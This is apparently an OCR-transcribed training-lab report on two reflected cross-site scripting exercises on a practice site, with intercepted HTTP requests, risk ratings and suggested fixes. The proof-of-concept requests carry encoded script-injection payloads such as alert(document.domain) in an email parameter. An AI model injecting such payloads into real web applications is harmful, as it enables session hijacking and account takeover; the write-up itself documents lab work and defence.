
2.1. Let's Do IT!

Reference	Risk Rating
Sub-lab-1: Let's Do IT	**Low**
Tools Used	
Burp-Suite	
Vulnerability Description	
The attacker finds an input point in the web application where they can insert malicious scripts.	
How It Was Discovered	
Automated Tools –Burp-suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=	
Consequences of not Fixing the Issue	
Malicious HTML can be used to steal session cookies, allowing attackers to impersonate users and gain unauthorized access to their accounts.	

Proof of Concept


Suggested Countermeasures
Restrict the types of input that users can provide, especially in fields that will be rendered as HTML.
References
https://owasp.org/www-community/attacks/xss/ https://trainings.internshala.com/blog/html-injections/

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



```
GET /HTML/xss_lab/lab_1/lab_1.php?email=[illegible] HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible]
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Request to https://labs.hacktify.in:443
Forward
Drop
Intercept is on
Action
Open Browser
https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php
HACKTIFY
Subscribe to our NewsLetter
<h1>junaid</h1>
Subscribe




Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on

Junaid

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



```
GET /HTML/xss_lab/lab_1/lab_1.php?email=
%3Cscript%3Ealert%281%29%3C%2Fscript%3E HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]; _ga=[illegible]; cf_clearance=
[illegible]
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://labs.hacktify.in/HTML/xss_lab/lab_1/lab_1.php?email=[illegible]
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Subscribe to our NewsLetter


<script>alert(1)</script>

Thanks for your Subscription!
You'll receive email on

Junaid

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

Proof of Concept


labs.hacktify.in says

1

2.2. Balancing is Important in Life!


Reference	**Risk Rating**
Sub-lab-1: Balancing is Important in life	**Low**
Tools Used	
Bur	
Vulnerability Description	
The attacker finds an input point in the web application where they can insert malicious scripts.	
How It Was Discovered	
Automated Tools – Burp-Suite	
Vulnerable URLs	
https://labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php?email=	
Consequences of not Fixing the Issue	
1. Stealing session cookies to impersonate the user. 2. Accessing sensitive information stored in the browser.	
Suggested Countermeasures	

- **Input Validation and Sanitization: Rigorously validate and sanitize all user inputs to ensure they adhere to expected formats. This helps prevent malicious HTML from being processed.**
- **Implement CSP to restrict the sources from which scripts can be executed.**

References


https://brightsec.com/blog/reflected-xss/
https://owasp.org/www-community/attacks/xss/

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab.



```
GET /HTML/xss_lab/lab_2/lab_2.php?email=
%3Cscript%3Esyed%3C%2Fscript%3E HTTP/2
Host: labs.hacktify.in
Cookie: [illegible]
Sec-Ch-Ua: [illegible]
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Proof of Concept




Subscribe to our NewsLetter

<script>Syed</script>

Thanks for your Subscription!
You'll receive email on <script>Syed</script>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved



Request to https://labs.hacktify.in:443 [illegible]


```
GET /HTML/xss_lab/lab_2/lab_2.php?email=
%3Cscript%3Ealert%28%22Hacked%22%29%3C%2Fscript%3E HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]; _ga=[illegible]; cf_clearance=
[illegible]; PHPSESSID=
[illegible]
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php?email=%3
Cscript%3ESyed%3C%2Fscript%3E
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Subscribe to our NewsLetter

<script>alert("Hacked")</script>

Thanks for your Subscription!
You'll receive email on <script>Syed</script>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved




```
GET /HTML/xss_lab/lab_2/lab_2.php?email=
%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E HTTP/2
Host: labs.hacktify.in
Cookie: _ga_[illegible]
[illegible]
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://labs.hacktify.in/HTML/xss_lab/lab_2/lab_2.php?email=%3
Cscript%3ESyed%3C%2Fscript%3E
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Subscribe to our NewsLetter

Thanks for your Subscription!
You'll receive email on <script>Syed</script>

© Copyrights 2021 Hacktify Cybersecurity All rights reserved

###



